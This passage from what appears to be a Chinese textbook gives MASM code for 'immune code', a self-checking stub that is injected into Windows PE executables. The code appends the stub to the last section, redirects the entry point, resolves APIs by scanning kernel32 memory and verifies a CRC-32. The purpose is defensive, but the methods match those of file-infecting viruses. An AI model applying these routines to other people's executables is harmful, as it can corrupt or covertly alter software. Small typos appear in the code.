通过在上面的 AnalyzeFile 函数中调用 ProcessFile 实现。ProcessFile 的代码如下：

```
ProcessFile    proc   f_Name: DWORD   ;f_Name 为文件名
  local     @hFile, @dwTemp , @dwEntry, @lpMemory, @hLen
      local   ntHead: IMAGE_NT_HEADERS   ;PE 头
      local secHead:IMAGE_SECTION_HEADER
       pushad
;***********************************************************
; 打开文件 f_Name，得到文件句柄@hFile
;***********************************************************
  invoke     CreateFile, f_Name, GENERIC_READ or GENERIC_WRITE,
FILE_SHARE_READ or FILE_SHARE_WRITE, NULL,
OPEN_EXISTING,0,NULL
  .if   eax   ==   INVALID_HANDLE_VALUE     ;打开失败
      jmp _Ret
  .endif
  mov      @hFile,   eax
;************************************************************
; 取文件大小，是 0 则返回
;************************************************************
      invoke   GetFileSize, @hFile, ADDR @dwTemp
      mov   @hLen, eax
      .if   eax   ==   0
      jmp _Ret1
  .endif
;************************************************************
; 分配内存，得到内存指针@lpMemory
;************************************************************
       invoke     GlobalAlloc, GPTR, @hLen
      mov@lpMemory, eax
      movedi, eax
      .if   eax == NULL     ;分配内存失败，返回
           jmp _Ret2
      .endif
;************************************************************
;读文件到@lpMemory
;************************************************************
      invoke   ReadFile, @hFile, @lpMemory, @hLen, addr @dwTemp, NULL
;************************************************************
```

```
;因为要操作它们，而寄存器不够用
;备份 NT 头，esi=NT 头指针，edi=ntHead 变量，ecx=NT 头大小，
;不考虑 DS、ES
;**********************************************************
        mov   edx, @lpMemory
        assume   edx: ptr   IMAGE_DOS_HEADER
        mov   esi,   [edx].e_lfanew
        add   esi,   edx            ;esi 指向 PE 头
        push   esi
        mov   ecx,   sizeof   IMAGE_NT_HEADERS
        lea   edi,   ntHead         ;edi 为备份的变量地址
        cld
        rep   movsb
;**********************************************************
;备份最后一个节结构的头,esi=节指针，edi=secHead 变量，ecx=节表
;大小，不考虑 DS、ES
;**********************************************************
        pop   esi
        assume   edi: ptr IMAGE_SECTION_HEADER
        assume   esi:ptr IMAGE_NT_HEADERS
        movzx   eax, [esi].FileHeader.NumberOfSections
        dec   eax
        mov   ecx,   sizeof   IMAGE_SECTION_HEADER
    mul   cx
        mov   edx,   @lpMemory      ;乘法已经改变 dx，故再赋值一次
        add   eax,   [edx].e_lfanew
        add   eax,   @lpMemory
        add   eax,   sizeof   IMAGE_NT_HEADERS
        mov   esi,   eax        ;最后节表结构指针
        push   esi
        lea   edi,   secHead
        mov   ecx,   sizeof   IMAGE_SECTION_HEADER
        cld
        rep   movsb
;edi  为最后节指针, esi  为 PE 头
        pop   edi
        mov   esi,   @lpMemory
        mov   edx,   esi
        add   esi,   [edx].e_lfanew
;**********************************************************
;  向最后一个节加入代码，并修正一些 PE 头部的内容
;**********************************************************
;竟然发现某些时候编译器生成的文件节出现
;[edi].Misc.VirtualSize>[edi].SizeOfRawData，避免后面出错，此处予以
```

```
;分析，修正
        mov    eax, [edi].SizeOfRawData
        .if    eax < [edi].Misc.VirtualSize
          mov    [edi].Misc.VirtualSize, eax
        .endif
        mov    eax,   offset   APPEND_CODE_END - offset   APPEND_CODE
  add    eax,   [edi].Misc.VirtualSize
        ;计算最后节在加入免疫代码后的新实际长度
        mov    [edi].Misc.VirtualSize, eax
        ;计算最后节文件对齐后长度。_Align 函数在上节已经介绍
  invoke   _Align, [edi].Misc.VirtualSize,[esi].OptionalHeader.FileAlignment
  mov      [edi].SizeOfRawData,   eax          ;计算节内存对齐后新长度
        ;下面竟然对 Masm32 下程序不需修改，否则出错(对 VC++生成的又必须)
.if   ntHead.OptionalHeader.AddressOfEntryPoint != 1000h
;在 VC++下入口地址一般不为 401000H
          mov    eax,   offset   APPEND_CODE_END-offset APPEND_CODE
     add      [esi].OptionalHeader.SizeOfCode, eax  ;修正代码段大小 SizeOfCode
     add      [esi].OptionalHeader.SizeOfImage, eax
;修正内存中整个 PE 映像体的尺寸 SizeOfImage
        .endif
        ;修改最后节属性
        mov      eax, [edi].Characteristics
or       eax, IMAGE_SCN_CNT_CODE  or MAGE_SCN_MEM_EXECUTE
or IMAGE_SCN_MEM_READ or IMAGE_SCN_MEM_WRITE
;设置新节的属性为"代码"+"可执行"+"可读"+"可写"
  mov      [edi].Characteristics,   eax
;***********************************************************
;求校验值文件偏移 crc_file_offset1_0=最后节文件偏移+该节实际大小+
; offset @crc_pos - offset APPEND_CODE
;为何不直接保存到 crc_file_offset，因为它在代码段，是只能读不能写
;在函数 GetFileCrc32 中将 crc_file_offset1_0 写入到新文件中
;的 crc_file_offset
;***********************************************************
        mov    eax,   [secHead].PointerToRawData
        add    eax,   [secHead].Misc.VirtualSize
        mov    ecx,   offset   @crc_pos - offset   APPEND_CODE
        add    eax,   ecx
        mov    crc_file_offset1_0,   eax
;************************************************************
; 修改最后节的节名为“.赵树升”。其 16 进制数可以用下面的 VC
;代码测试。为 d5,d4,ca,f7,c9,fd
;     void CTestDlg::OnButton1()
;     {
;       char s[]="赵树升";
```

```
;         CString in;
;         DWORD i0,i1,i2,i3,i4,i5;
;         i0=(DWORD)s[0]&0xff;
;         i1=(DWORD)s[1]&0xff;
;         i2=(DWORD)s[2]&0xff;
;         i3=(DWORD)s[3]&0xff;
;         i4=(DWORD)s[4]&0xff;
;         i5=(DWORD)s[5]&0xff;
; in.Format("s[0]=%x,s[1]=%x,s[2]=%x,s[3]=%x,s[4]=%x,s[5]=%x",i0,i1,
; i2,i3, i4,i5);
;         AfxMessageBox(in);
;        }
;**********************************************************
        lea     ecx,    [edi].Name1
    .if byte ptr[ecx+1] == 0d5h && byte ptr[ecx+2] == 0d4h && byte ptr[ecx+3] == 0cah && byte
ptr[ecx+4] == 0f7h && byte ptr[ecx+5] == 0c9h && byte ptr[ecx+6] == 0fdh
            jmp    _Ret2              ;若已经加过免疫代码了，就算了
        .endif
        mov   byte   ptr [ecx],    '.'
        mov   byte ptr [ecx+1], 0d5h
        mov   byte ptr [ecx+2], 0d4h
        mov   byte ptr [ecx+3], 0cah
        mov   byte ptr [ecx+4], 0f7h
        mov   byte ptr [ecx+5], 0c9h
        mov   byte ptr [ecx+6], 0fdh
        mov   byte ptr [ecx+7], 0
        ;invoke MessageBox, 0,   ADDR [edi].Name1 ,ADDR szFileName, MB_OK
;**********************************************************
; 修正文件入口指针
;**********************************************************
        mov      eax,   [esi].OptionalHeader.AddressOfEntryPoint
    mov      eax,   [edi].VirtualAddress
    add      eax,   (offset _NewEntry-offset APPEND_CODE)
        add      eax,   secHead.Misc.VirtualSize    ;还要加原来节实际长度
    mov      [esi].OptionalHeader.AddressOfEntryPoint, eax ;设置新的入口地址
;*********************************************************
;写原来文件，长度不使用@hLen，而使用最后节偏移+节大小。
;因为文件后面可能附加其他数据，而装载器不检查
;*********************************************************
        invoke      SetFilePointer, @hFile, 0, NULL, FILE_BEGIN ;它会改变 edx、ecx
        mov   ecx,   secHead.PointerToRawData
        add    ecx,   secHead.Misc.VirtualSize
        invoke      WriteFile, @hFile, @lpMemory, ecx, addr @dwTemp, NULL
;*********************************************************
```

```
; 添加代码
;*********************************************************
        mov   ecx,   offset   APPEND_CODE_END-offset   APPEND_CODE
   invoke     WriteFile, @hFile, offset   APPEND_CODE, ecx, addr @dwTemp,
NULL
;*******************************************************
; 修正新加代码中的 Jmp oldEntry 指令
;*******************************************************
mov     eax, (offset   _ToOldEntry - offset APPEND_CODE+5)
;5 为指令 jmp XXXX 长度
        add    eax,   [edi].VirtualAddress
        add    eax,   secHead.Misc.VirtualSize
        mov   ecx,   ntHead.OptionalHeader.AddressOfEntryPoint
   sub    ecx,   eax
   mov      @dwEntry,   ecx
        mov    ecx,   [edi].PointerToRawData
        add    ecx,   secHead.Misc.VirtualSize
        add    ecx,   (offset   _ToOldEntry – offset   APPEND_CODE)
        inc    ecx                  ;竟然必须
        ; pushad            ;测试用
        ; szText for1, "%x, %x, %x,%x, %x"
; invoke wsprintf, ADDR inf, ADDR for1, ntHead.
; OptionalHeader.AddressOfEntryPoint,
; [esi].OptionalHeader.AddressOfEntryPoint\
        ; ,esi,[edi].PointerToRawData,edx
        ; invoke MessageBox, 0, ADDR inf, 0, MB_OK
        ; popad
   invoke     SetFilePointer, @hFile, ecx, NULL, FILE_BEGIN
   invoke     WriteFile, @hFile, addr @dwEntry, 4, addr   @dwTemp, NULL
;写入修复程序代码
        invoke      SetFilePointer, @hFile, 0, NULL, FILE_END
        mov   ecx,   offset   MENDpro_CODE_END- offset   MENDpro_CODE
        invoke      WriteFile, @hFile, addr mend_data, ecx, addr @dwTemp, NULL
_Ret2:
   invoke   GlobalFree,@lpMemory
_Ret1:
   invoke   CloseHandle,@hFile
_Ret:
   assume   esi: nothing
         popad
        ret
ProcessFile endp
```

(4) 修改节表、移动 PE 头

修改节表是遍历每个节，让每个节中的节大小描述参数相等，即让节实际大小字段

VirtualSize 和占用磁盘空间字段 SizeOfRawData 相等，同时在空白区添入随机数据，以欺骗病毒以为无空间可以利用。该方法可防 CIH 之类的病毒。移动 PE 头将 PE 头移动到紧靠第一节的开始处。

```
InsertRand  proc
  LOCAL  @hFile, @hMapFile, @lpMemory, @dwFileSize
  LOCAL  po1:DWORD, po2:DWORD, po3:DWORD, po4:DWORD
  LOCAL  tem1:DWORD, tem2:DWORD
  LOCAL  secNum: DWORD      ;节的个数
  LOCAL  info[256]: BYTE
  invoke    CreateFile,  addr  szFileName, GENERIC_READ  or
GENERIC_WRITE,  FILE_SHARE_READ or  FILE_SHARE_WRITE,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_ARCHIVE, NULL
Mov  @hFile,  eax
.if   @hFile == INVALID_HANDLE_VALUE
      ret
.endif
invoke    GetFileSize, @hFile, NULL     ;取文件长度
mov  @dwFileSize, eax
.if   @dwFileSize  ==  0             ;长度为 0
     invoke  CloseHandle, @hFile
     ret
.endif
invoke  GlobalAlloc, GPTR,  @dwFileSize
mov  @lpMemory,  eax
.if  eax == NULL
     szText  MemoryErr1, "内存分配失败"
     invoke  MessageBox, 0, addr  MemoryErr1, NULL, MB_OK
     invoke  CloseHandle, @hFile
     ret
.endif
invoke  RtlZeroMemory, @lpMemory, @dwFileSize
invoke  ReadFile, @hFile, @lpMemory, @dwFileSize, ADDR  po1, NULL
;*************************************************************
mov   esi,  @lpMemory
mov  edi,  esi
mov  ebx,  esi
assume   edi: ptr  IMAGE_DOS_HEADER
assume   esi: ptr  IMAGE_NT_HEADERS
assume   ebx: ptr  IMAGE_SECTION_HEADER
;edi 指向 DOS 头，esi 指向 PE 头，ebx 指向节表
add  esi,  [edi].e_lfanew
add  ebx,  [edi].e_lfanew
add  ebx,  sizeof  IMAGE_NT_HEADERS
```

```
mov   secNum,   0
xor   eax,   eax
mov   ax,   [esi].FileHeader.NumberOfSections
;循环处理每个节
.while   secNum   <   eax
mov   ecx,   [ebx].Misc.VirtualSize        ;实际空间
  mov   po1,   ecx
  mov ecx, [ebx].SizeOfRawData             ;占用空间
;竟然需要，偶然发现个别程序的   Misc.VirtualSize > SizeOfRawData，
;真是奇怪，可能是编译器有问题?
  .if   ecx >   po1
    sub   ecx,   po1
    mov   po4,   ecx   ;填写的空间大小为 SizeOfRawData-Misc.VirtualSize
    mov   ecx,   [ebx].PointerToRawData       ;文件中偏移地址
    add   ecx,   [ebx].Misc.VirtualSize
    add   ecx,   @lpMemory
    mov   po1,   ecx   ;该节在内存开始填写随机数据的位置
    .while   po4 > 0
      invoke   nrandom, 255            ;产生随机数，255 为范围
      mov   edx,   po1
      mov   [edx],   al                      ;加入随机数低 8 位
      inc   po1
      dec   po4
    .endw
      szText   form1_1, "第%X 节插入随机数据成功"
      invoke   wsprintf, ADDR   info,   ADDR   form1_1,   secNum
      invoke   SendMessage, hList, LB_ADDSTRING, 0,   ADDR   info
    .else
      szText   form1_2, "第%X 节插入随机数据失败"
      invoke   wsprintf, ADDR   info,   ADDR   form1_2, secNum
      invoke   SendMessage, hList, LB_ADDSTRING, 0,   ADDR   info
    .endif
  mov   eax,   [ebx].SizeOfRawData
  mov   [ebx].Misc.VirtualSize,   eax
  add   ebx,   sizeof   IMAGE_SECTION_HEADER   ;指向下个节
  inc   secNum
  movzx   eax,   [esi].FileHeader.NumberOfSections
    dec     eax
;最后一个节不在此时插入随机代码，因为后面有 mend.exe 附加在后面
.endw
xor   eax, eax
mov   ax,   [esi].FileHeader.NumberOfSections
; szText form12,"po1=%X , %x , %x, %X"
; invoke wsprintf,ADDR info, ADDR form12,po1,
```

```
; [ebx].Misc.VirtualSize,secNum,eax
; invoke MessageBox,0,ADDR info,NULL,MB_OK
mov   eax,   [edi].e_lfanew
mov   tem1, eax
; ************************************************************
; 实现将 PE 头移动到靠近第一个节的开始处
mov   esi,   @lpMemory
mov   edi,   esi
mov   ebx,   esi
; edi 指向 DOS 头，esi 指向 PE 头，ebx 指向节表;
add   esi,   [edi].e_lfanew
add   ebx,   [edi].e_lfanew
add   ebx,   sizeof   IMAGE_NT_HEADERS
mov   eax,   [ebx].PointerToRawData        ;取第一节的文件偏移
mov   po1,   eax
mov   eax,   [edi].e_lfanew                ;取 PE 头的开始位置
mov   po2,   eax
mov   ecx,   eax
add   ecx,   sizeof   IMAGE_NT_HEADERS
xor   eax,   eax
mov   ax,    [esi].FileHeader.NumberOfSections
mov   edx,   sizeof   IMAGE_SECTION_HEADER
mul   dx                                   ;计算节表结构占用字节数
mov   tem2,   eax
; eax 为节表结构与 PE 头占用总字节数+[edi].e_lfanew
add   eax,   ecx
; 比较文件头是否需要移动
mov   po4,   eax
.if   eax   <   po1
    mov   ecx,   po1
    sub   ecx,   eax        ;计算移动距离，为第一节文件偏移
; PointerToRawData-节表结构与 PE 头占用总字节数+[edi].e_lfanew
    push   ecx              ;移动距离保存
    mov   esi,   tem1        ;tem1 为[edi].e_lfanew，此时 edi 已变化
    add   esi,   @lpMemory    ;加内存偏移为源起始地址
    mov   edi,   esi
    add   edi,   ecx          ;加次数目的起始地址
    mov   ecx,   sizeof   IMAGE_NT_HEADERS
    add   ecx,   tem2         ;移动次数
    mov   bx,   ds
    mov   es,   bx
    cld
    rep   movsb
    pop   ecx                 ;清 0 的次数
```

```
        push   ecx
        mov   esi,   @lpMemory
        add   esi,   tem1           ;清 0 的开始位置
        mov   al,   0
        ; 将移动的原 e_lfanew 开始处清 0
        caGain:
mov   [esi],   al
        inc   esi
        loop   caGain
        ;设置新的 e_lfanew
        pop   ecx
        mov   edi,   @lpMemory
        mov   eax,   tem1
        add   eax,   ecx
        mov   [edi].e_lfanew,   eax
        szText   form2_1, "PE 头移动成功!"
        invoke   SendMessage, hList, LB_ADDSTRING, 0, ADDR form2_1
.else
        szText form2_2,"PE 头不需要移动!"
        invoke SendMessage,hList,LB_ADDSTRING,0,ADDR form2_2
.endif
er_exit:
assume   edi: nothing
assume   esi: nothing
assume   ebx: nothing
invoke   SetFilePointer,   @hFile,   0,   NULL, FILE_BEGIN
invoke   WriteFile, @hFile, @lpMemory, @dwFileSize, ADDR po3, NULL
_ErrorExit:
invoke   GlobalFree, @lpMemory
invoke   CloseHandle, @hFile
ret
InsertRand endp
```

(5) 计算校验值

前面的步骤完成后，要计算其校验值存入文件的某个位置，供程序启动时比较用。Windows 的 PE 文件中有一个字段是文件的校验值，但该值的位置是固定的，而这里存放校验值的位置因文件的长度不同而不同。

循环冗余码 CRC 检验技术广泛应用于测控及通信领域，它是利用除法及余数的原理来作错误侦测。CRC 校验的基本思想是利用线性编码理论，在发送端根据要传送的 k 位二进制码序列，以一定的规则产生一个校验用的监督码(即 CRC 码)r 位，并附在信息后边，构成一个新的二进制码序列数共(k+r)位，最后发送出去。在接收端，则根据信息码和 CRC 码之间所遵循的规则进行检验，以确定传送中是否出错。16 位的 CRC 码产生的规则是先将要发送的二进制序列数左移 16 位后，再除以一个多项式，最后所得到的余数即是 CRC

码，而 CRC-32 则产生的是 32 位的 CRC 码。

函数 GetFileCrc32 先将文件读入内存，然后将内存偏移地址 crc_offset1+4 后面的字节前移 4 字节，然后计算文件长度- 4 字节个字节的 CRC 32 值。结果存放于文件偏移 crc_offset1 处。

```
;*************************************************************
; 先将偏移值 crc_offset1 写入文件，然后将除该偏移值处 4 字节不参加校验
; 函数功能：计算 CRC-32 到 eax
; 入口参数为 crc_offset1 为文件中有 4 个字节不参与校验，它在文件中偏移
; 入口参数 fName 为文件名指针
;*************************************************************
GetFileCrc32    proc   crc_offset1: DWORD, fName: DWORD
        Local   crc32tbl[256]: DWORD
        Local   file_name[256]: byte
        Local   handle_f: DWORD
        Local   len_1: DWORD
        local   crc_len1: DWORD
        Local   pData: DWORD
        Local   @temp1: DWORD
        Local   new_crc: DWORD      ;CRC32 新校验值
        pushad
       ;动态生成 CRC-32 表到 crc32tbl
        mov ecx, 256
$BigLoop:
lea eax, [ecx-1]
push ecx
mov ecx, 8
$SmallLoop:
  shr   eax, 1
  jnc   @F
  xor   eax, 0EDB88320h
@@:
  dececx
  jne $SmallLoop
  pop    ecx
  mov    [crc32tbl+ecx*4-4], eax
  dec       ecx
  jne       $BigLoop
  invoke    CreateFile, fName, GENERIC_READ or GENERIC_WRITE,
FILE_SHARE_READ or     FILE_SHARE_WRITE,   NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_ARCHIVE,NULL
  mov   handle_f,   eax
  .if    eax ==   INVALID_HANDLE_VALUE
     szText   fFailed,"打开文件读写失败"
     invoke   MessageBox, 0, fName, ADDR fFailed, MB_OK
```

```
        jmp    $Done
    .endif
    invoke   GetFileSize, handle_f,    ADDR    crc_len1
    mov   len_1,    eax
    mov   eax,    crc_offset1
    add   eax,    4
    mov   @temp1,    eax
    ; szText    newPos, "%X, %X, %X"
    ; invoke wsprintf, ADDR file_name, ADDR newPos, len_1, @temp1,
; crc_offset1
    ; invoke MessageBox,0,ADDR file_name,NULL,MB_OK
    ;*************************************************************
    ;  写入校验值在文件中偏移
    ;  必须在校验前写入
    ;*************************************************************
    invoke   SetFilePointer, handle_f, @temp1, NULL, FILE_BEGIN
    invoke   WriteFile, handle_f, ADDR crc_offset1, 4,    ADDR @temp1, NULL
    invoke   SetFilePointer, handle_f, 0, NULL, FILE_BEGIN
    invoke   GlobalAlloc, GPTR, len_1
    mov   pData, eax
    .if   eax == NULL
        szText memErr,"分配内存失败"
        invoke   MessageBox,0, ADDR file_name, ADDR memErr, MB_OK
        jmp    $Done
    .endif
    invoke ReadFile, handle_f, pData, len_1, ADDR    @temp1, NULL
    ;忽略放校验值的 4 个字节位置，往前移动 4 个字节数据
;(放校验值位置不参加校验)
    mov   edi,    pData
    add   edi,    crc_offset1
    mov   esi,    edi
    add   esi,    4
    mov   ecx,    len_1
    sub   ecx,    crc_offset1
    sub   ecx,    4
    cld
    rep   movsb
    ;  设置校验参数
    ;  计算  CRC-32，采用的是把整个字符串当作一个数组，然后把这个数
;  组的首地址赋值给  EBX，
    ;  把数组的长度赋值给  ECX，然后循环计算，返回值(计算出来的
; CRC-32  值)储存在  EAX  中：
    ; EBX =  校验数据首地址
    ; ECX =  参与校验的字节数
```

```
    mov   ecx,   len_1
    sub   ecx,   4
    mov   ebx,   pData
    mov   eax,   -1; 先初始化 eax
    or  ecx,   ecx
    jz $Done ;如果表为空，就 bye bye
    or ebx,   ebx
    jz $Done; 避免出现空指针
@@:
    mov   dl,   [ebx]
    xor   dl,   al
    movzx    edx,   dl
    shr   eax,   8
    xor   eax,   [crc32tbl+edx*4]
    inc       ebx
    dec       ecx
    jne       @B
    not       eax
    $Done:
    mov   new_crc,   eax ;保存校验值
    invoke   SetFilePointer, handle_f, crc_offset1, NULL, FILE_BEGIN
    invoke   WriteFile, handle_f,   ADDR new_crc,   4,   ADDR
@temp1,   NULL ;写入校验值
    invoke   GlobalFree,   pData
    invoke   CloseHandle,   handle_f
    szText   forms,   "%X"
    invoke   wsprintf,   ADDR   file_name,   ADDR forms,   new_crc
    invoke   SetWindowText,   hEdit1,   ADDR   file_name
    invoke   wsprintf,   ADDR   file_name,   ADDR forms,   crc_offset1
    invoke   SetWindowText,   hEdit2, ADDR   file_name
    popad
    ret
GetFileCrc32   endp
```

(6) 免疫代码分析

免疫代码首先获取需要用到的所有 API 函数的地址，然后读文件本身，计算除存放校验值 4 字节以外的文件的校验值。若校验值有变，则生成修复文件 mend.exe 并执行，退出本程序退出。若校验值不变，跳转到原来程序入口处开始执行。代码如下，部分代码的解释参见上节。

```
; 附加代码的开始位置
APPEND_CODE equ   this byte
szFlags            db         '赵树升 Made',0     ;标志
hDllKernel32        dd     ?
```

```
hDllUser32 dd       ?
hDllShell32     dd       ?
_GetProcAddress _ApiGetProcAddress   ?
_LoadLibrary      _ApiLoadLibrary              ?
_MessageBox       _ApiMessageBox               ?
szLoadLibrary     db    'LoadLibraryA', 0
szGetProcAddress    db 'GetProcAddress', 0
szUser32    db    'user32', 0
szKernel32 db    'kernel32.dll', 0
szShell32        db   'shell32.dll', 0
szMessageBox    db    'MessageBoxA', 0
@crc_pos      equ       $      ;保存 CRC32 值的位置
crc_old       dd        "1234"      ;文件前部加后部的校验值
crc_file_offset     dd     61626364h
; 修复程序 3072 字节
szCaption   db    '谢谢使用免疫代码程序',0
szText1      db    '          该程序已经被加过免疫代码',0dh,0ah,'程序设计：升达\
经贸管理学院资讯系  赵树升', 0
ss1_1            db    256    dup(0)
Save_p1          db    'c:\', 245 dup(0)     ;备份的路径，在此目录下实现隐藏
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 公用模块：_GetKernel.asm
; 根据程序被调用的时候堆栈中有个用于 Ret 的地址指向 Kernel32.dll
; 而从内存中扫描并获取 Kernel32.dll 的基址
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 如果错误，调用 Handler，安全退出
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_SEHHandler      proc      _lpExceptionRecord,
_lpSEH,
_lpContext,
_lpDispatcherContext
pushad
mov   esi, _lpExceptionRecord
mov   edi, _lpContext
assume    esi: ptr EXCEPTION_RECORD, edi: ptr CONTEXT
mov   eax,    _lpSEH
push  [eax + 0ch]
pop    [edi].regEbp
push  [eax + 8]
pop    [edi].regEip
push  eax
pop    [edi].regEsp
assume       esi:nothing,edi:nothing
```

```
popad
mov  eax,   ExceptionContinueExecution
ret
_SEHHandler      endp
; >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 在内存中扫描 Kernel32.dll 的基址
; >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_GetKernelBase  proc  _dwKernelRet
local  @dwReturn
pushad
mov  @dwReturn,   0
;***********************************************************
; 重定位
;***********************************************************
call     @F
@@:
pop      ebx
sub      ebx,   offset @B
;***********************************************************
; 创建用于错误处理的 SEH 结构
;***********************************************************
assume       fs:nothing
push  ebp
lea      eax,   [ebx + offset _PageError]
push  eax
lea      eax,   [ebx + offset _SEHHandler]
push  eax
push  fs:[0]
mov       fs:[0],   esp
;***********************************************************
; 查找 Kernel32.dll 的基地址
;***********************************************************
mov    edi,    _dwKernelRet
and      edi,   0ffff0000h
.while        TRUE
.if   word    ptr [edi] == IMAGE_DOS_SIGNATURE
mov     esi,   edi
add     esi,   [esi+003ch]
.if   word ptr    [esi] == IMAGE_NT_SIGNATURE
mov    @dwReturn,    edi
.break
.endif
.endif
_PageError:
```

```
sub    edi,010000h
.break        .if edi < 070000000h
.endw
pop     fs:[0]
add     esp, 0ch
popad
mov     eax,    @dwReturn
ret
_GetKernelBase   endp
; >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 从内存中模块的导出表中获取某个 API 的入口地址
; >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_GetApi              proc   _hModule,_lpszApi
        local  @dwReturn,@dwStringLength
        pushad
        mov  @dwReturn,0
;**************************************************************
; 重定位
;**************************************************************
call    @F
@@:
pop    ebx
sub    ebx, offset @B
;**********************************************************
; 创建用于错误处理的 SEH 结构
;**********************************************************
assume       fs:nothing
push  ebp
lea     eax,    [ebx + offset _Error]
push  eax
lea     eax,    [ebx + offset _SEHHandler]
push  eax
push  fs:[0]
mov   fs:[0], esp
;*********************************************************
; 计算 API 字符串的长度(带尾部的 0)
;*********************************************************
mov   edi,    _lpszApi
mov   ecx,    -1
xor    al,    al
cld
repnz scasb
mov   ecx,    edi
sub    ecx,    _lpszApi
```

```
mov @dwStringLength, ecx
;**********************************************************
; 从 PE 文件头的数据目录获取导出表地址
;**********************************************************
mov esi, _hModule
add esi, [esi + 3ch]
assume esi: ptr IMAGE_NT_HEADERS
mov esi, [esi].OptionalHeader.DataDirectory.VirtualAddress
add esi, _hModule
assume esi: ptr IMAGE_EXPORT_DIRECTORY
;**********************************************************
; 查找符合名称的导出函数名
;**********************************************************
mov ebx, [esi].AddressOfNames
add ebx, _hModule
xor edx, edx
.repeat
push esi
mov edi, [ebx]
add edi, _hModule
mov esi, _lpszApi
mov ecx, @dwStringLength
repz cmpsb
.if ZERO?
pop esi
jmp @F
.endif
pop esi
add ebx, 4
inc edx
.until edx >= [esi].NumberOfNames
jmp _Error
@@:
;**********************************************************
; API 名称索引→序号索引→地址索引
;**********************************************************
sub ebx, [esi].AddressOfNames
sub ebx, _hModule
shr ebx, 1
add ebx, [esi].AddressOfNameOrdinals
add ebx, _hModule
movzx eax, word ptr [ebx]
shl eax, 2
add eax, [esi].AddressOfFunctions
```

```
add   eax,   _hModule
;********************************************************
; 从地址表得到导出函数地址
;********************************************************
mov  eax,   [eax]
add   eax,   _hModule
mov  @dwReturn,   eax
_Error:
pop   fs:[0]
add   esp,   0ch
assume      esi: nothing
popad
mov  eax,@dwReturn
ret
_GetApi         endp
_CreateFile              _ApiCreateFile          ?
_ReadFile                _ApiReadFile            ?
_WriteFile               _ApiWriteFile           ?
_SetFilePointer          _ApiSetFilePointer      ?
_CloseHandle             _ApiCloseHandle         ?
_DeleteFile              _ApiDeleteFile          ?
_CopyFile                     _ApiCopyFile       ?
_GetFileSize             _ApiGetFileSize         ?
_GlobalAlloc             _ApiGlobalAlloc         ?
_GlobalFree              _ApiGlobalFree          ?
_GetModuleHandle         _ApiGetModuleHandle     ?
_GetModuleFileName       _ApiGetModuleFileName   ?
_RtlZeroMemory           _ApiRtlZeroMemory       ?
_ExitProcess             _ApiExitProcess         ?
_lstrcpy                 _Apilstrcpy             ?
_lstrcat                 _Apilstrcat             ?
_lstrcpyn                _Apilstrcpyn            ?
_lstrlen                 _Apilstrlen             ?
_ShellExecute            _ApiShellExecute        ?
_wsprintf                _Apiwsprintf            ?
szCreateFile        db   'CreateFileA',0
szReadFile          db   'ReadFile',0
szWriteFile         db   'WriteFile',0
szSetFilePointer    db   'SetFilePointer',0
szCloseHandle       db   'CloseHandle',0
szDeleteFile        db   'DeleteFileA',0
szCopyFile          db   'CopyFileA',0
szGlobalAlloc       db   'GlobalAlloc',0
szGlobalFree        db   'GlobalFree',0
```

```
szGetFileSize              db    'GetFileSize',0
szExitProcess              db    'ExitProcess',0
szGetModuleHandle          db    'GetModuleHandleA',0
szGetModuleFileName        db    'GetModuleFileNameA',0
szRtlZeroMemory            db    'RtlZeroMemory',0
szlstrcpy                  db    'lstrcpyA',0
szlstrcat                  db    'lstrcatA',0
szlstrcpyn                 db    'lstrcpynA',0
szlstrlen                  db    'lstrlenA',0
szShellExecute             db    'ShellExecuteA',0
szwsprintf                 db    'wsprintfA',0
;************************************************************
; 此处的计算校验值函数与加工免疫代码时计算校验值的函数有区别。
; 函数功能：计算文件的 CRC-32，但不包括偏移位置为 Crc32_offset
; 处的 4 个字节。Crc32_offset 为文件中有 4 字节不参与校验，它在
; 文件中偏移。方法为：将整个文件读到内存，然后将 Crc32_offset
; 处的 4 个字节之后的数据整体前移 4 个字节，然后计算文件长度-4
; 个字节的校验值。
; 为什么这 4 字节不参加校验：这 4 个字节是要存放其余部分计算得
; 到的校验值。
;************************************************************
Get_File_Crc32   proc     Crc32_offset:DWORD
        Local crc32tbl[256]:DWORD      ;CRC32 表
        Local file_name[256]:byte
        Local handle_f:DWORD            ;文件句柄
        Local len_1:DWORD               ;文件长度
        local crc_len1:DWORD
        Local pData:DWORD               ;内存指针
        Local @temp1:DWORD
pushad
  ;动态生成 CRC-32 表到 crc32tbl
  mov       ecx, 256     ; repeat for every DWORD in table
$BigLoop:
  lea       eax,   [ecx-1]
  push      ecx
  mov       ecx, 8
$SmallLoop:
  shr       eax,   1
jnc     @F
  xor     eax,   0EDB88320h
@@:
  dec       ecx
  jne       $SmallLoop
  pop       ecx
```

```
    mov       [crc32tbl+ecx*4-4],   eax
    dec       ecx
    jne       $BigLoop
    ;获取当前文件名到 file_name
    invoke   [ebx+_GetModuleHandle], NULL
    mov handle_f,eax
    invoke   [ebx+_GetModuleFileName], handle_f, addr file_name, 256
    ;打开本进程对应的文件
    invoke   [ebx+_CreateFile], addr file_name, GENERIC_READ, NULL,
NULL, OPEN_EXISTING, 0, NULL
    mov   handle_f, eax
    .if   eax == INVALID_HANDLE_VALUE
        ; szText   read_err,"读自己错误"
        ; lea   ecx, [ebx+read_err]
        ; invoke [ebx+_MessageBox],0,ADDR file_name,ecx,MB_OK
        jmp   $Done
    .endif
    ;取文件大小，为 0 则退出
    invoke   [ebx+_GetFileSize],   handle_f,   ADDR   crc_len1
    mov   len_1,   eax
    .if   eax == 0
       jmp   $Done
    .endif
